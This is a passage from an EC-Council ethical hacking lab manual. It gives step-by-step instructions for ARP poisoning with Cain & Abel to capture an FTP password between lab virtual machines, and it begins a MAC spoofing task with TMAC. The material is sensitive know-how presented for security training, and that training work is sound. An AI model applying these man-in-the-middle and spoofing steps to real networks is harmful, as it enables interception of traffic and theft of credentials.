


Figure 1.4.4: Cain & Abel Main Window

10. Click **Configure** from the menu bar to configure an ethernet card.




Figure 1.4.5: Cain & Abel Configuration Option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected; then, click **OK**.

Note: The adapter might differ in your lab environment.




Figure 1.4.6: Cain & Abel Configuration Dialog Window

12. Click the **Start/Stop Sniffer** icon ( ) on the toolbar to begin sniffing.




Figure 1.4.7: Starting a sniffer

13. A **Cain** pop-up appears and displays a **Warning** message; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, click the **Sniffer** tab.




Figure 1.4.8: Sniffer tab

15. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
16. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox; then, click **OK**.




Figure 1.4.9: Cain & Abel: MAC Address Scanner Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Cain & Abel starts scanning for MAC addresses and lists all those found.
18. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.




Figure 1.4.10: Cain & Abel: MAC Address Scanned

TASK 4.2

Perform ARP Poisoning

19. Now, click the **APR** tab at the bottom of the window.
20. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (**+**) icon.




Figure 1.4.11: Cain & Abel ARP Tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the plus (+) icon, a **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.




Figure 1.4.12: New ARP Poison Routing window

22. To monitor the traffic between two systems (here, **Windows 10** and **Windows Server 2016**), click to select **10.10.10.10** (**Windows 10**) from the left-hand pane and **10.10.10.16** (**Windows Server 2016**) from the right-hand pane; click **OK**.




Figure 1.4.13: Monitoring traffic between two computers

23. Click to select the created target IP address scan displayed in the **Configuration / Routes Packets** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Click on the **Start/Stop APR** icon ( ) to start capturing ARP packets.




Figure 1.4.14: Cain & Abel ARP Poisoning

25. Now, switch to the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
26. Right-click on the **Start** icon in the bottom-left corner of **Desktop** to launch **Command Prompt**.
27. The **Command Prompt** window appears; type **ftp 10.10.10.10** (the IP address of **Windows 10**) and press **Enter**.
28. When prompted for a **User**, type "**Jason**" and press **Enter**; for a **Password**, type "**qwerty**" and press **Enter**.

Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.




Figure 1.4.15: Start ftp://10.10.10.10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Analyze the Result

29. Switch back to the **Windows Server 2019** virtual machine; observe that the tool lists packet exchange.




Figure 1.4.16: Sniffer window with more packets exchanged

30. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.10.10**, as shown in the screenshot.




Figure 1.4.17: Passwords displayed in plain text

Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

31. This concludes the demonstration of how to perform an MITM attack using Cain & Abel.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows Server 2019** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

Spoof a MAC Address using TMAC and SMAC

If an administrator does not have adequate packet-sniffing skills, it is hard to defend against such intrusions. So, an expert ethical hacker and pen tester must know how to spoof MAC addresses, sniff network packets, and perform ARP poisoning, network spoofing, and DNS poisoning. This lab demonstrates how to spoof a MAC address to remain unknown to an attacker.

Here, we will use TMAC and SMAC tools to perform MAC spoofing.

TASK 5.1

Install TMAC

A MAC duplicating or spoofing attack involves sniffing a network for the MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port.

Then, the attacker spoofs their own MAC address with the MAC address of the legitimate client. Once the spoofing is successful, the attacker receives all traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of a network user.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\Technitium MAC Address Changer (TMAC)** and double-click **TMACv6.0.7_Setup.exe**.

   Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The **Technitium MAC Address Changer** installation window appears; click **Next**.




Figure 1.5.1: TMAC installation wizard

3. Follow the wizard-driven installation steps and install TMAC with default settings.
4. After completing the installation, the **Installation Complete** window appears in the wizard; click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.2: TMAC installation wizard

5. Double-click the **TMAC** shortcut on **Desktop** to launch the TMAC application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

6. The **Technitium MAC Address Changer** main window appears. In the **Technitium MAC Address Changer** pop-up, click **No**.

